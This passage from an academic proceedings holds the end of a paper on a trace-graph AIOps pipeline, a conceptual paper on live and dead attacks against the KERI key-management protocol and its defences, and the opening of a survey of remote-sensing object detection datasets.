The embeddings produced by the three models should present a numeric representation of how much the sequence of spans, logs, or metrics contributes to a possible anomalousness of the system. We plan to use a natural language model like BERT [8] to compute the log sequence and span embeddings. The model will be fine-tuned using a collection of publicly available labeled textual log datasets like HDFS[19], BGL[15], OpenStack [7, 3], training data used for ADILLog method [4] etc. For the computation of the embeddings for the multivariate metrics, we plan to use some of the trained time series forecasting models like Lag-Lama[16], TimeLLM [11] or AWS Chronos [2]. These models need to provide appropriate embeddings for spans, logs, and metrics regardless of the IT system that produced the data.



Fig. 1. Pipeline of the proposed new AIOps data representation method

B. Pipeline

As shown in Figure 1 the pipeline for the methodology that we are proposing consists of the following steps:

- 1) **Collection of observability data in the form of traces, logs, and metrics** - Our pipeline requires a mandatory presence of tracing data, while the logs and metrics can be optional. In this step, the format of logs, metrics, and traces can be in various formats, so when utilizing the pipeline there should be an adapter that will store the observability data in a similar format to enable the next steps to run without issues regardless of the IT system to which the observability data belongs.




Fig. 2. Single trace graph visualization in neo4j

- 2) **Creating graphs from traces** - In this step from the information for each trace, a directed attributed graph is

created. In the graph, the nodes are the spans of the trace, while the directed edges are the connections between the spans (parent to child span) based on the invocations of the span. In this step, important information about the trace and the span should be extracted from the traces and attributed to the nodes for processing in the next steps. Examples of such information are protocol (HTTP or function protocol), host address, URL (endpoint), return code, start and end timestamps of the trace and the spans, etc. In Figure 2 we present a neo4j visualization of a single trace graph created from traces from the OpenStack dataset created in [14], as well as the node (span) attributes that we managed to collect from the traces.




Fig. 3. An example of trace graph, logs, and metrics matching into an attributed trace graph

- 3) **Connecting the logs and metrics with the spans of the traces.** - Here we propose linking the logs and metrics (if present) to the nodes (spans) of the trace graphs created in the previous step. The logs could be linked directly to a span if there is a span ID present in the logs or indirectly using a matching logic like collecting all logs that belong in the time interval from the start to the end of the span and the same host produces the logs as the host on which the span is processed. The metrics, if present, could be linked to the spans on a similar indirect logic i.e. all metrics that occurred at the same time on

the same host as the span. In Figure 3 we demonstrate an example of the matching process for a single trace graph (6 spans) with a small collection of 15 logs and 9 records captured on each second for 4 metrics. Each of the logs has a span ID present (the number in the brackets) so we can link the log to the span directly. Also in each of the spans in the trace, the start and end timestamps are known (they are shown in the node of the graph), so the metrics are connected to the spans based on the time interval of the span.




Fig. 4. Visualization of the trace graph node and edge embeddings computation

- 4) **Computing node embeddings on the spans in the trace graphs** - After the trace graphs are created and the nodes (spans) are linked with the corresponding logs and metrics, using the models defined in the Prerequisites subsection, we compute the embeddings for the span details, logs sequence, and metrics collection attributed to each span in the graph. This is visualized in Figure 4 where to each node in the graph we have a fixed-length SE (space embeddings), LE (logs embeddings), and ME (metrics embeddings). The three embeddings are concatenated into a single node embedding. Also, we plan to compute some edge attributes (EA) like the time elapsed between the two spans.
- 5) **Train different graph machine learning models for various O&M tasks** - In this step, we plan to train different graph machine learning models to perform predictions for incident detection or incident prediction on trace and span level, as well as root cause analysis. The problem can be formulated to find anomalies in graphs on node, edge, and graph level as explored in [12]. Additionally, this step can be repeated over a trained model to apply transfer learning so that a model that uses all modalities (logs, metrics, and traces), can be trained to use only for example traces and metrics.
- 6) **Inference on the models in online mode** - After the models are trained, they can be used for inference using steps 1-4 for the construction of the multi-modal data representation.

To evaluate the approach that we are proposing we are planning to use the publicly available dataset of traces, metrics, and logs generated in [14] using a testbed of OpenStack. Another dataset that can be used for experimental evaluation of the proposed method is the dataset from DeepTraLog [20] which can test the accuracy of the model when one of the three observability data sources (in this case metrics) is withheld.

IV. LIMITATIONS

The proposed method has the following limitations:

- Step 3 from the proposed method must be implemented carefully with stream processing engines when using the pipeline in an online fashion to handle correctly the matching of the logs and metrics with the traces in real-time.
- Traces must be present in the observability data of the IT system on which O&M task predictions are planned.

V. CONCLUSION

We proposed a novel multi-modal AIOps data representation method and a unified pipeline for the construction of trace graphs which incorporate also logs and metrics features. The proposed method is designed to work with at least traces present in the observability data and the method can be used in combination with machine learning on graphs to predict various operation and maintenance tasks, regardless of the source of the observability data. We have identified possible datasets for future experimental evaluation of the method and outlined plans for future work.

ACKNOWLEDGEMENT

The research presented in this paper is partly supported by the Faculty of Computer Science and Engineering, at the Ss. Cyril and Methodius University in Skopje.

REFERENCES

- [1] Stefan Andonov and Gjorgji Madjarov. “LogGC: Novel Approach for Graph-based Log Anomaly Detection”. In: *2023 IEEE International Conference on Data Mining Workshops (ICDMW)*. IEEE. 2023, pp. 1194–1202.
- [2] Abdul Fatir Ansari et al. “Chronos: Learning the Language of Time Series”. In: *arXiv preprint arXiv:2403.07815* (2024).
- [3] Jasmin Bogatinovski and Sasho Nedelkoski. “Multi-source anomaly detection in distributed it systems”. In: *International Conference on Service-Oriented Computing*. Springer. 2020, pp. 201–213.
- [4] Jasmin Bogatinovski et al. “Leveraging log instructions in log-based anomaly detection”. In: *2022 IEEE International Conference on Services Computing (SCC)*. IEEE. 2022, pp. 321–326.
- [5] Jasmin Bogatinovski et al. “Self-supervised anomaly detection from distributed traces”. In: *2020 IEEE/ACM 13th International Conference on Utility and Cloud Computing (UCC)*. IEEE. 2020, pp. 342–347.
- [6] Qian Cheng et al. “Ai for it operations (aiops) on cloud platforms: Reviews, opportunities and challenges”. In: *arXiv preprint arXiv:2304.04661* (2023).
- [7] Domenico Cotroneo et al. “How bad can a bug get? an empirical analysis of software failures in the openstack cloud computing platform”. In: *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*. 2019, pp. 200–211.
- [8] Jacob Devlin et al. “Bert: Pre-training of deep bidirectional transformers for language understanding”. In: *arXiv preprint arXiv:1810.04805* (2018).
- [9] Min Du et al. “Deeplog: Anomaly detection and diagnosis from system logs through deep learning”. In: *Proceedings of the 2017 ACM SIGSAC conference on computer and communications security*. 2017, pp. 1285–1298.
- [10] Shilin He et al. “Experience report: System log analysis for anomaly detection”. In: *2016 IEEE 27th international symposium on software reliability engineering (ISSRE)*. IEEE. 2016, pp. 207–218.
- [11] Ming Jin et al. “Time-llm: Time series forecasting by reprogramming large language models”. In: *arXiv preprint arXiv:2310.01728* (2023).
- [12] Xiaoxiao Ma et al. “A comprehensive survey on graph anomaly detection with deep learning”. In: *IEEE Transactions on Knowledge and Data Engineering* 35.12 (2021), pp. 12012–12038.
- [13] Sasho Nedelkoski, Jorge Cardoso, and Odej Kao. “Anomaly detection from system tracing data using multimodal deep learning”. In: *2019 IEEE 12th International Conference on Cloud Computing (CLOUD)*. IEEE. 2019, pp. 179–186.
- [14] Sasho Nedelkoski et al. “Multi-source distributed system data for ai-powered analytics”. In: *Service-Oriented and Cloud Computing: 8th IFIP WG 2.14 European Conference, ESOC 2020, Heraklion, Crete, Greece, September 28–30, 2020, Proceedings 8*. Springer. 2020, pp. 161–176.
- [15] Adam Oliner and Jon Stearley. “What supercomputers say: A study of five system logs”. In: *37th annual IEEE/IFIP international conference on dependable systems and networks (DSN’07)*. IEEE. 2007, pp. 575–584.
- [16] Kashif Rasul et al. *Lag-Llama: Towards Foundation Models for Probabilistic Time Series Forecasting*. 2024. arXiv: 2310.08278 [cs.LG].
- [17] Yi Wan et al. “Glad-paw: Graph-based log anomaly detection by position aware weighted graph attention network”. In: *Pacific-asia conference on knowledge discovery and data mining*. Springer. 2021, pp. 66–77.
- [18] Haowen Xu et al. “Unsupervised anomaly detection via variational auto-encoder for seasonal kpis in web applications”. In: *Proceedings of the 2018 world wide web conference*. 2018, pp. 187–196.
- [19] Wei Xu et al. “Detecting large-scale system problems by mining console logs”. In: *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles*. 2009, pp. 117–132.
- [20] Chenxi Zhang et al. “Deeptralog: Trace-log combined microservice anomaly detection through graph-based deep learning”. In: *Proceedings of the 44th International Conference on Software Engineering*. 2022, pp. 623–634.

Understanding Live and Dead Attacks: Challenges and Defense Strategies in KERI

1st Marija Taneska

*Faculty of computer science and engineering)
Ss. Cyril and Methodius Universit
Skopje, North Macedonia
marija.taneska@finki.ukim.mk*

2nd Vesna Dimitrova

*Faculty of computer science and engineering
Ss. Cyril and Methodius Universit
Skopje, North Macedonia
vesna.dimitrova@finki.ukim.mk*

Abstract—Key Event Receipt Infrastructure (KERI) represents a groundbreaking cryptographic protocol engineered to redefine the establishment, management, and maintenance of trust within decentralized digital ecosystems. KERI's security posture is challenged by two distinct attack categories: live attacks targeting ongoing operations and dead attacks targeting historical data. This paper analyzes these attack types, exploring their unique characteristics and the challenges they pose.

Index Terms—KERI, attack, keys, pre-rotating keys

I. INTRODUCTION

In today's interconnected digital landscape, safeguarding the security and integrity of data has become paramount. At the forefront of this endeavor is Key Event Receipt Infrastructure (KERI), a groundbreaking cryptographic protocol detailed in section 2. Despite its innovative design, KERI remains susceptible to adversarial threats, as is the case with any cryptographic system. Two predominant categories of attacks, elucidated in sections 3 and 4, present substantial challenges to KERI's security framework: live attacks and dead attacks, respectively. Next in section 5, we delve into a comparative analysis of these attack vectors, aiming to glean insights into their distinct characteristics and the efficacy of countermeasures deployed to mitigate their impact.

II. KEY EVENT RECEIPT INFRASTRUCTURE

Key Event Receipt Infrastructure (KERI) is a groundbreaking cryptographic protocol designed to revolutionize how trust is established, managed, and maintained in digital interactions within decentralized environments. Through its innovative architecture and robust cryptographic mechanisms, KERI enables entities to securely exchange information and validate the authenticity of key events without relying on traditional centralized authorities or trust assumptions. An Autonomic identifier (AID) is a self-managing cryptonymous identifier that must be self-certifying (self-authenticating) that is controlled by controller. By decentralizing trust and leveraging cryptographic principles, KERI introduces a paradigm shift in digital security, offering a new era of verifiable and trustworthy communication in the age of decentralized systems. [1]

A. KERI Cornerstones

1) *Cryptographic keys*: Cryptographic keys [2] serve as the cornerstone of decentralized trust within the KERI. In this

decentralized paradigm, where traditional centralized authorities are absent, cryptographic keys provide the means for entities to establish and maintain trust in the authenticity and integrity of digital interactions. KERI enhances its decentralized trust model by proactively generating and committing to cryptographic keys before their actual utilization, thus streamlining key management processes, including rotation, through distributed computing infrastructure and blockchain-inspired cryptographic techniques, unlike the manual setup and maintenance required by PGP key sharing infrastructure [3]. This preemptive approach effectively minimizes the window of vulnerability, safeguarding against potential exploits during key rotation processes

2) *Cryptographic proofs*: Cryptographic proofs [2] further reinforce decentralized trust within KERI by furnishing verifiable evidence of the validity and integrity of key rotations and other cryptographic operations. By leveraging cryptographic proofs, participants can independently verify the legitimacy of events and key state changes, thus fostering decentralized trust without reliance on centralized authorities or trust assumptions.

3) *Decentralized Trust*: KERI eliminates the need for a central authority like a Certificate Authority (CA) [4]. Through the strategic integration of cryptographic keys, pre-rotation mechanisms, and cryptographic proofs, KERI establishes a resilient foundation for decentralized trust, enabling secure and trustworthy digital interactions in decentralized environments.

B. Components

The fundamental components of KERI are:

- An Autonomic identifier (AID) is a self-managing cryptonymous identifier that must be self-certifying (self-authenticating).
- A Key event log (KEL) is an immutable record, resembling a digital timeline, documenting all significant events (key events) tied to an autonomic identifier (AID).
- Witness has the primary role to verify, sign, and keep events associated with an identifier. A witness is designated by the controller of an identifier.
- Key event receipt log (KERL) is a KEL that also includes messages created by the associated set of witnesses.

- Watcher is an independent component that keeps a copy of a KERL for an identifier.

III. LIVE ATTACKS

Live attack refers to an assault that undermines either the present signing keys utilized for signing non-establishment events or the ongoing pre-rotated keys necessary for signing a subsequent establishment event.

A. Target

Live attacks are a primary concern for KERI, as they aim to disrupt ongoing operations by targeting current or recent events. These attacks aim to compromise the current state of the system, potentially leading to unauthorized actions or breaches. The impact of live attacks can be significant, disrupting operational continuity and undermining the trustworthiness of the system. KERI places a high priority on countering live attacks due to their immediate impact. The focus of KERI in this regard is to ensure the availability and consistency (non-duplicity) of current events. To achieve this, KERI employs cryptographic techniques such as pre-rotation and witness pools, which make it computationally infeasible to compromise unexposed keys and forge events.

B. Difficulty

Live attacks present a formidable challenge, but KERI's pre-rotation strategy effectively raises the bar for potential attackers. By generating new key pairs before the old ones become vulnerable, KERI minimizes the window of opportunity for exploiting keys. Moreover, the utilization of cryptographic signatures and optional witness pools adds another layer of defense, making the forging of events computationally expensive and thereby discouraging live attacks.

C. Attack recovery

KERI prioritizes recoverability for live attacks by incorporating a built-in recovery rotation mechanism. This mechanism enables the rapid restoration of control over an identifier even if a live attack succeeds. For example, in the event of a non-establishment attack compromising a signing key, the recovery rotation mechanism allows the controller to regain control and integrity over the identifier. By promptly rotating compromised keys and restoring the integrity of the system, KERI ensures that ongoing operations can swiftly resume, minimizing disruption and maintaining operational continuity.

D. Mitigation strategies

Live attacks, which directly target ongoing operations, demand proactive defense strategies to safeguard the integrity of the system.

1) *Pre-Rotation*: One crucial defense mechanism against live attacks is the pre-rotation strategy employed by KERI. This strategy involves generating new sets of cryptographic key pairs before the current ones become vulnerable to exploitation. By preemptively rotating keys, KERI significantly reduces the window of opportunity for potential attackers to compromise the system

2) *Cryptographic Signatures*: KERI employs cryptographic signatures to bind events to their respective controllers securely. These signatures serve as digital fingerprints, ensuring the authenticity and integrity of each event within the system. By making events tamper-proof and verifiable, cryptographic signatures act as a robust deterrent against forgery attempts by malicious actors.

IV. DEAD ATTACKS

Dead attack pertains to an assault on an establishment event, transpiring subsequent to the Key-state for that event becoming outdated due to a subsequent establishment event rotating the sets of signing and pre-rotated keys to new configurations.

A. Target

Dead attacks, in contrast to live attacks, focus on targeting past events within the KERI framework. While these attacks may compromise past actions, they do not directly impact ongoing operations. Although less immediately critical than live attacks, dead attacks raise concerns regarding the immutability of KERI's event log. In response, KERI shifts its focus to ensuring the consistency of past events through the detection of duplicity. Strategies such as widespread event propagation and the passage of time, whereby stale events become less vulnerable, contribute to mitigating the impact of dead attacks. However, complete prevention of dead attacks, particularly in cases where past keys are compromised, may pose a significant challenge.

B. Difficulty

Dead attacks present a unique set of challenges as they focus on past events. Preventing them entirely may prove challenging, particularly if previous signing keys have been compromised. Nevertheless, KERI implements measures to progressively mitigate dead attacks. The widespread propagation of events throughout the network complicates the task of attackers attempting to manipulate validators and alter historical records. Furthermore, as time elapses, stale events naturally lose their vulnerability, further reducing the effectiveness of dead attacks.

C. Attack recovery

KERI's primary focus in combating dead attacks is on detection rather than reversal. By leveraging cryptographic proofs embedded within the event log, the system can identify duplicate or tampered events. This capability enables administrators to promptly detect any suspicious activity and take appropriate actions. For example, if an attacker exploits a compromised signing key from the past, administrators can flag the compromised event or revoke privileges associated with it. While complete reversal may not always be possible, proactive detection and response mechanisms empower administrators to maintain the integrity and security of the system in the face of dead attacks.

D. Mitigation strategies

Dead attacks, which aim to compromise past events, require a distinct approach focused on enhancing the resilience of historical data.

1) *Widespread Event Propagation*: KERI employs a strategy of widespread event propagation to mitigate the risk of dead attacks. By ensuring that events are distributed across a network of validators, the protocol makes it increasingly challenging for attackers to manipulate validators and rewrite historical event logs. As more validators hold copies of the event log, the likelihood of successfully overwriting event history diminishes, thus bolstering the integrity of past records.

2) *Time Decay*: Stale events, or those that occurred further in the past, naturally become less vulnerable over time. As the temporal distance from the occurrence of an event increases, the window of opportunity for attackers to exploit compromised keys diminishes. Consequently, attackers face diminishing returns when attempting to manipulate events that occurred in the distant past. This time-based resilience further fortifies the security of the system against dead attacks.

V. COMPARATIVE ANALYSIS OF LIVE AND DEAD ATTACKS

Live and Dead attacks pose unique challenges and require tailored defense strategies. In this section, we conduct an in-depth analysis of live and dead attacks within the KERI framework.

A. Target

Live attacks target ongoing operations within KERI. These attacks aim to disrupt the operational continuity of the system by compromising the current state. Dead attacks, on the other hand, focus on manipulating past events, potentially compromising historical data without directly impacting ongoing operations. These attacks raise concerns about the integrity and immutability of the event log.

B. Difficulty

Live attacks pose a more significant challenge due to KERI's pre-rotation, cryptographic key generation, and digest protection mechanisms. These defenses make brute-force attacks computationally infeasible and compromise of unexposed keys before use difficult. In contrast, dead attacks can be easier to exploit, particularly if an attacker gains access to compromised signing keys from the past, especially if not widely propagated. Furthermore, duplication detection becomes less effective over time for dead events.

C. Attack recovery

In the event of a live attack, such as a compromise of non-establishment keys, KERI offers a recovery mechanism through a recovery rotation, as outlined in the KERI documentation. This allows for the restoration of control over the identifier, mitigating the impact of the attack. However, recovery from a dead attack, involving compromised signing keys from the past, may not always be feasible. Despite this, the detection of duplicate events can aid in identifying and potentially mitigating the damage caused by such attacks.

D. Mitigation strategies

To defend against live attacks, KERI employs pre-rotation and cryptographic signatures, bolstering the defense against unauthorized access and ensuring the availability and integrity of current events. In the case of dead attacks, strategies such as widespread event propagation and time decay mitigate their impact, maintaining the consistency of historical data over time.

VI. FUTURE WORK

KERI demonstrates a robust security posture. Future research can delve deeper into advanced live attack vectors to identify and mitigate potential vulnerabilities. Formal verification techniques can provide a rigorous mathematical foundation for KERI's security properties. Additionally, exploring decentralized revocation mechanisms can empower stakeholders with distributed control over compromised keys. Furthermore, investigating incentive structures to encourage widespread event propagation and integration with decentralized applications (dApps) [5] can strengthen KERI's long-term viability within the decentralized ecosystem.

VII. CONCLUSION

KERI faces distinct security challenges from live and dead attacks. Live attacks target ongoing operations, attempting to compromise current or recent events, while dead attacks focus on manipulating historical data. Thankfully, KERI employs robust defenses against both attack types. Pre-rotation and cryptographic signatures make stealing current keys computationally expensive for live attacks, while widespread event propagation and time decay help mitigate the impact of dead attacks. KERI prioritizes recoverability, allowing for swift restoration of control over identifiers after live attacks and aiding in detection for dead attacks. Overall, KERI's design fosters resilience against various attack attempts. By understanding the unique characteristics of live and dead attacks, stakeholders can further enhance KERI's security posture and ensure the integrity of event data within the framework.

REFERENCES

- [1] KERI specification <https://trustoverip.github.io/tswg-keri-specification/>
- [2] Zhiyong Zheng, Kun Tian, Fengxia Liu, Modern Cryptography. Springer: 2023.
- [3] Zimmermann, P.: The Official Pgp User's Guide(1995)
- [4] Mark Stamp, Information security – principles and practice. Willey: 2021
- [5] Decentralized Applications <https://www.investopedia.com/terms/d/decentralized-applications-dapps.asp>

An Overview of Object Detection in Remote Sensing Images

1st Marko Petrov

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
marko.petrov@students.finki.ukim.mk*

2nd Ema Pandilova

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
ema.pandilova@students.finki.ukim.mk*

3rd Vlatko Spasev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vlatko.spasev@finki.ukim.mk*

4th Ivica Dimitrovski

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
ivica.dimitrovski@finki.ukim.mk*

5th Ivan Kitanovski

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
ivan.kitanovski@finki.ukim.mk*

Abstract—This paper overviews the role of advanced remote sensing technologies in object detection, a key area for identifying and localizing objects on Earth’s surface, from natural terrains to urban infrastructures. With the rise of deep learning, object detection has seen marked improvements in accuracy and efficiency. Despite progress, challenges like object variability and the need for comprehensive temporal data analysis remain. This review provides an in-depth look at available datasets, current methodologies and the broad applications in areas such as environmental monitoring and urban planning. This paper synthesizes the current landscape, ongoing challenges, and future directions of object detection, offering insights into its evolving role in interpreting Earth’s surface imagery.

Index Terms—Remote Sensing Images, Object Detection, Deep Learning, Earth Observation

I. INTRODUCTION

The advent of advanced remote sensing technologies has revolutionized the way we capture and interpret data about the Earth’s surface. Among the various applications of remote sensing imagery, object detection stands out as a crucial and rapidly evolving field. It involves the identification and localization of specific objects within these images, ranging from natural features such as rivers and forests, to man-made structures like buildings and roads. This capability is not just of academic interest, but it has profound implications for urban planning, environmental monitoring, disaster response, and agricultural management [1].

Remote sensing imagery presents a unique set of challenges that stem from the complexity and dynamic nature of the Earth’s surface. These challenges are compounded by the varying qualities of the images themselves, such as differences

in spatial resolution, spectral ranges, and angles of capture. Traditional image processing methods, though useful, often struggle to cope with the volume, variety, and complexity of data derived from remote sensing technologies. This has paved the way for the adoption of advanced machine learning and deep learning techniques, which have shown remarkable success in recent years.

Deep learning, in particular, has transformed the landscape of object detection in remote sensing images. Convolutional Neural Networks (CNNs) and their variants have become the backbone of modern object detection algorithms, enabling the automated analysis of large datasets with increased accuracy and efficiency. These methods leverage the power of hierarchical feature extraction and pattern recognition to discern and categorize various objects in highly diverse and detailed images.

However, the field continues to face challenges such as the variability in object appearances, changes in lighting and weather conditions, and the need for large annotated datasets for training robust models.

This paper significantly contributes to the field of remote sensing by providing a comprehensive overview of object detection, a critical aspect in the interpretation and analysis of remote sensing imagery. Central to our work is an exploration of the diverse publicly available datasets for object detection research, each characterized by unique features, resolutions, and spectral properties. Furthermore, we explore a range of methodologies, from traditional image processing techniques to cutting-edge deep learning approaches, underscoring their evolution, capabilities, and limitations. Additionally, the paper

highlights a variety of applications where object detection plays a pivotal role, such as in environmental monitoring, urban development, agricultural management, and disaster response. By amalgamating insights on datasets, methods, and real-world applications, this paper aims to help researchers, practitioners, and enthusiasts in the field of remote sensing with a holistic understanding of the current state, challenges, and future directions of object detection.

II. PROBLEM DESCRIPTION

Object detection in remote sensing images refers to the process of identifying and localizing specific objects within images captured from satellites or aerial platforms. This can include natural features such as rivers, forests, and mountains, as well as man-made structures like buildings, roads, and agricultural fields.

Key aspects of object detection in remote sensing include:

- **Scale and Resolution:** Remote sensing images often cover large geographical areas with varying spatial resolutions. Objects of interest could range from large features, like lakes, to smaller ones, like individual vehicles or trees.
- **Spectral Information:** Remote sensing imagery often includes a broad spectrum of data, including beyond the visible light (e.g., infrared, thermal, radar). This spectral information can be crucial for identifying and distinguishing different objects and materials.
- **Temporal Dimension:** Remote sensing often involves the analysis of images captured over time, which can be crucial for monitoring changes, like urban expansion, deforestation, or the effects of natural disasters.
- **Complex Backgrounds:** The objects of interest are usually embedded in complex backgrounds and can be affected by factors like lighting conditions, weather, and seasonal changes, which add to the challenge of accurate detection.

In object detection, especially in the context of computer vision and remote sensing, two common types of bounding boxes are used to localize objects: Horizontal Bounding Boxes (HBB) and Oriented Bounding Boxes (OBB). Each has its characteristics and use cases (Figure 1).

An HBB is a rectangle aligned with the image axes that encapsulates an object. It is defined by its top-left and bottom-right corners, or alternatively by its center, width, and height. HBBs are simpler and computationally more efficient to work with because their alignment with the image axes simplifies the calculations needed for overlap, area, and other geometric operations. They are widely used in general object detection tasks where objects are roughly upright or horizontal, and the orientation is not crucial, such as pedestrian detection or vehicle detection in top-down satellite imagery.

An OBB is a rectangle that can have any orientation and is not limited to being parallel to the image axes. It is usually defined by the center, width, height, and the rotation angle relative to the horizontal axis. OBBs can more precisely encapsulate objects, especially those that are not axis-aligned, by minimizing the inclusion of non-object areas within the bounding box. OBBs are particularly useful in scenarios

where the orientation of the object is important, such as in satellite imagery for building detection, where buildings can be oriented in any direction. The calculations for overlap, area, and other geometric operations are more complex for OBBs due to their rotation. This can lead to increased computational requirements.




Fig. 1. Horizontal bounding boxes a) and Oriented bounding boxes b) [2]

III. DATASETS

Deep learning models have outperformed traditional ones in accuracy benchmarks, yet they rely heavily on extensive and varied datasets for real-world applications. Given the active research in remote sensing object detection, it is crucial to assess existing public datasets, emphasizing their notable characteristics. Over the past few decades, numerous research teams have made publicly accessible their earth observation image datasets tailored for object detection tasks (Figure 2). In this section, we briefly review the following datasets in remote sensing object detection and recognition:

DOTA. Dataset of **O**bject **d**e**T**ection in **A**erial images [3] contains 2806 aerial images, gathered from different sensors and platforms (e.g. Google Earth). Each image is of the size range from about 800×800 to about $4k \times 4k$ pixels and contains objects of different scales, orientations and shapes. To address the lack of large-scale annotated aerial image datasets with oriented bounding box (OBB) annotations, the preliminary version of DOTA, *i.e.*, DOTA-v1.0, is extended to DOTA-v2.0. [4]. Specifically, DOTA-v2.0 collects 11,268 aerial images from various sensors and platforms and contains approximately 1.8 million object instances annotated with OBBs in 18 common categories.

DIOR. The object **D**etect**I**on in **O**ptical **R**emote sensing images dataset [5] contains 23k images, covering more than 80 countries, with more than 192k instances and 20 object categories (~ 1200 images per class). It is a generic object detection dataset in remote sensing, containing inter and intra class size variability. The object instances that this dataset consists of are manually labeled with axis-aligned bounding

boxes and the size of images in the dataset is 800×800 pixels. Similar with other popular datasets, this dataset is also collected from Google Earth, by the experts in the domain of earth observation interpretation. With a wide array of imaging conditions, including diverse weather patterns, seasons, and varying image quality levels, the DIOR dataset presents significant variations.

COWC. The **Cars Overhead With Context** dataset [6] is a collection of cars belonging to various categories that are captured from overhead and used for vehicle detection by deep networks. Most of the COWC images are captured around the same time in the day, so there is less variability in terms of lighting conditions. This dataset is specifically used to detect vehicles in satellite / aerial imagery. [7] COWC has a very small number of training images (32) and image sizes range from 2220×2220 up to 18400×1875 and contains images of highways and residential areas, so cars in these images often appear as isolated objects on the road or highway or parked in residential streets. The set has been intentionally crafted to pose a challenge, featuring a total of 58,247 viable negative targets. [6] Overall, the aim is to enable a deep learning model to determine the weight between context and appearance such that something that looks very much like a car is detected even if it's in an unusual place.

xView. With over 1 million objects across 60 classes in over 1,400 km² of imagery, the data for the given dataset is collected from WorldView-3 satellites at 0.3m ground sample distance, providing higher resolution imagery than most public satellite imagery datasets. xView [8] has been created with four computer vision frontiers in mind:

- **Improve Minimum Resolution and Multi-Scale Recognition:** Computer vision algorithms often struggle with low-resolution objects. Objects in xView vary in size from 3 meters to greater than 3,000 meters. The varying ground sample distance of different satellites means that xView has significantly higher resolution than many public satellite imagery datasets.
- **Improve Learning Efficiency:** Even distribution of objects in images is hard to achieve in the real world, which is why addressing imbalanced classification and localization challenges on datasets with non-uniform distributions is crucial for practical implementation in real-world scenarios.
- **Push the Limit of Discoverable Object Classes:** There is a significant class diversity in this dataset, *i.e.* 60 diverse classes are included.
- **Improve Detection of Fine Grained Classes:** Fine grained object detection [9] is quite difficult and challenging task, but necessary for practical applications. Over 80% of classes in xView are fine grained, belonging to 7 different parent classes.

FAIR - 1M. FAIR1M is a large remote sensing dataset with more than 1 million instances and more than 15,000 images for **FinegrAined** object recognItion in high-Resolution remote sensing imagery. This dataset which has been proposed in [10]

has a main focus on fine grained object recognition in aerial imagery. The object instances belong to 5 categories and 37 subcategories, and all of them are annotated with oriented bounding boxes. This dataset is especially effective for fine grained classification, as it provides rich spatial information including spatial and temporal characteristics of the images. Furthermore, the diversity and challenges of the FAIR1M dataset are also evident in the following characteristics.

- **Comprehensive fine-grained types:** Experts in remote sensing imagery interpretation are invited to design detailed categories for a proposed dataset to enhance fine-grained object detection and recognition.
- **Large range of sizes and orientations:** To extend the range of size variations, images with multiple spatial resolutions are collected, highlighting variations not only between classes but also within fine-grained types, unlike other datasets that primarily focus on between-class size variation.
